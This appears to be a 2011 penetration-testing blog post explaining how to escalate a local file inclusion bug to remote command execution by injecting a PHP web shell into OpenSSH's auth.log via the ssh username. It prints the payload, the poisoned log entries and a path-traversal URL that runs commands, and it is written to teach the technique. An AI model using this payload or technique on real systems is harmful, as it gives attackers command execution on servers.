




[Projects](#) | [Archive](#) | [Categories](#) | [Company](#) | [Training](#) | [Testimonials](#) | [About](#)

# Local File Inclusion to Remote Command Execution using SSH

Monday, May 9, 2011


Log poisoning has been used for years to upgrade local file inclusion vulnerabilities to remote command execution. In most cases, web server logs are used to execute such an attack. Most admins have become wise to the technique and do a decent job of preventing this. However, an equal amount of attention is not always paid to authentication logs.

I was recently attempting to exploit a LFI vulnerability on a pen test and was having no luck poisoning the web server logs. Previous scans of the target showed that an OpenSSH service was running. I took one last shot at the LFI vulnerability and below was the result. I was shocked to find that auth.log was world readable.




By default, OpenSSH makes an entry (consisting of the user name and other data) to auth.log for every authentication attempt made to the ssh daemon. Knowing this, I did some quick testing and found that I could inject php code into auth.log from the user name field of an ssh client by

attempting to authenticate. The command took some time to get working right as bash requires finesse for processing special characters, but after some troubleshooting, I came up with the following:

A terminal window titled 'root@bt' with a menu bar (Session, Edit, View, Bookmarks, Settings, Help). The command prompt shows 'root@bt:~# ssh '<pre><?php echo system(\$\_GET["cmd"]); exit; ?>'@10.10.11.33' with a cursor at the end.

```
root@bt:~# ssh '<pre><?php echo system($_GET["cmd"]); exit; ?>'@10.10.11.33
```

One issue I encountered is that OpenSSH makes 3 entries containing the user name to auth.log for every authentication attempt. In the following example, only one authentication attempt was made, but, as you can see, it appears in the log 3 times.

A terminal window titled 'root@bt: ~ - Shell - Konsole' with a menu bar (Session, Edit, View, Bookmarks, Settings, Help). The command prompt shows 'root@bt:~# cat /var/log/auth.log'. The output shows three log entries for an SSH attempt from 10.10.11.33.

```
root@bt:~# cat /var/log/auth.log
May 9 11:25:59 bt sshd[9336]: Invalid user <pre><?php echo system($_GET["cmd"]); exit; ?> from 10.10.11.33
May 9 11:25:59 bt sshd[9336]: Failed none for invalid user <pre><?php echo system($_GET["cmd"]); exit; ?> from 10.10.11.33 port 51865 ssh2
May 9 11:26:00 bt sshd[9336]: pam_unix(sshd:auth): check pass; user unknown
May 9 11:26:00 bt sshd[9336]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.11.33
May 9 11:26:02 bt sshd[9336]: Failed password for invalid user <pre><?php echo system($_GET["cmd"]); exit; ?> from 10.10.11.33 port 51865 ssh2
root@bt:~#
```

The injected command will run 3 times unless php execution is terminated after the 1st command. I did this above with the `exit;` command. The unfortunate side effect is that you have one chance to get this right. Otherwise, you have to wait until the log cycles before you can make another attempt. Here is what the final product looked like with the addition of a pre-format tag for aesthetics.

```

Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.10.11.33/index.php?page=../../../../../../../../var/log/auth.log&cmd=ls -lh /var/log
http://10.10.11.33...%20-lh%20/var/log

May 9 11:25:59 bt sshd[9336]: Invalid user

total 5.1M
drwxr-xr-x 2 root      root      4.0K Nov 21 16:57 ConsoleKit
-rw-r--r-- 1 root      root      23K May  6 10:57 Xorg.0.log
-rw-r--r-- 1 root      root      23K May  5 22:51 Xorg.0.log.old
drwxr-x--- 2 root      adm       4.0K May  5 15:27 apache2
drwxr-xr-x 2 root      root      4.0K Jun 16 2009 apt
-rw-r--r-- 1 syslog    adm       603 May  9 11:26 auth.log
-rw-r--r-- 1 root      root        0 Jun 15 2009 boot
-rw-r--r-- 1 root      root        0 Jun 15 2009 bootstrap.log
-rw-rw-r-- 1 root      utmp      768 May  5 21:38 btmp
drwxr-xr-x 2 clamav    clamav    4.0K May 28 2009 clamav
drwxr-xr-x 2 root      root      4.0K Nov 22 01:03 cups
-rw-r--r-- 1 syslog    adm      248K May  9 11:06 daemon.log
-rw-r--r-- 1 syslog    adm     351K May  6 10:59 debug
drwxr-xr-x 2 root      root      4.0K Nov  4 2008 dist-upgrade
-rw-r--r-- 1 root      adm       55K May  6 10:57 dmesg
-rw-r--r-- 1 root      adm       55K May  5 21:36 dmesg.0
-rw-r--r-- 1 root      adm      12K Apr 20 10:45 dmesg.1.gz
-rw-r--r-- 1 root      adm      12K Apr 20 10:33 dmesg.2.gz
-rw-r--r-- 1 root      adm      12K Apr 20 10:00 dmesg.3.gz
-rw-r--r-- 1 root      adm      12K Apr 19 22:15 dmesg.4.gz
-rw-r--r-- 1 root      root     1.1M Apr 12 23:01 dpkg.log
-rw-r--r-- 1 root      root      3.0K May  6 10:57 faillog
drwxr-xr-x 2 root      root      4.0K Nov 21 16:57 fsck
drwxr-xr-x 3 root      root      4.0K Nov 21 16:56 installer
-rw-r--r-- 1 syslog    adm     894K May  9 11:05 kern.log
-rw-rw-r-- 1 root      utmp      36K May  6 10:57 lastlog
-rw-r--r-- 1 syslog    adm      9.7K May  6 11:02 lpr.log
-rw-r--r-- 1 syslog    adm        0 Jun 15 2009 mail.err
-rw-r--r-- 1 syslog    adm        0 Jun 15 2009 mail.info
-rw-r--r-- 1 syslog    adm        0 Jun 15 2009 mail.log
-rw-r--r-- 1 syslog    adm        0 Jun 15 2009 mail.warn
-rw-r--r-- 1 syslog    adm     552K May  9 11:21 messages
drwxr-s--- 2 mysql     adm       4.0K May 28 2009 mysql
drwxr-sr-x 2 news      news      4.0K Nov 21 16:57 news

```

Like what you see? Join me for live training! See the [Training](#) page for more information.

Please share your thoughts, comments, and suggestions via Twitter.

[Tweet](#)

[Follow @lanmaster53](#)

© 2021 Tim Tomes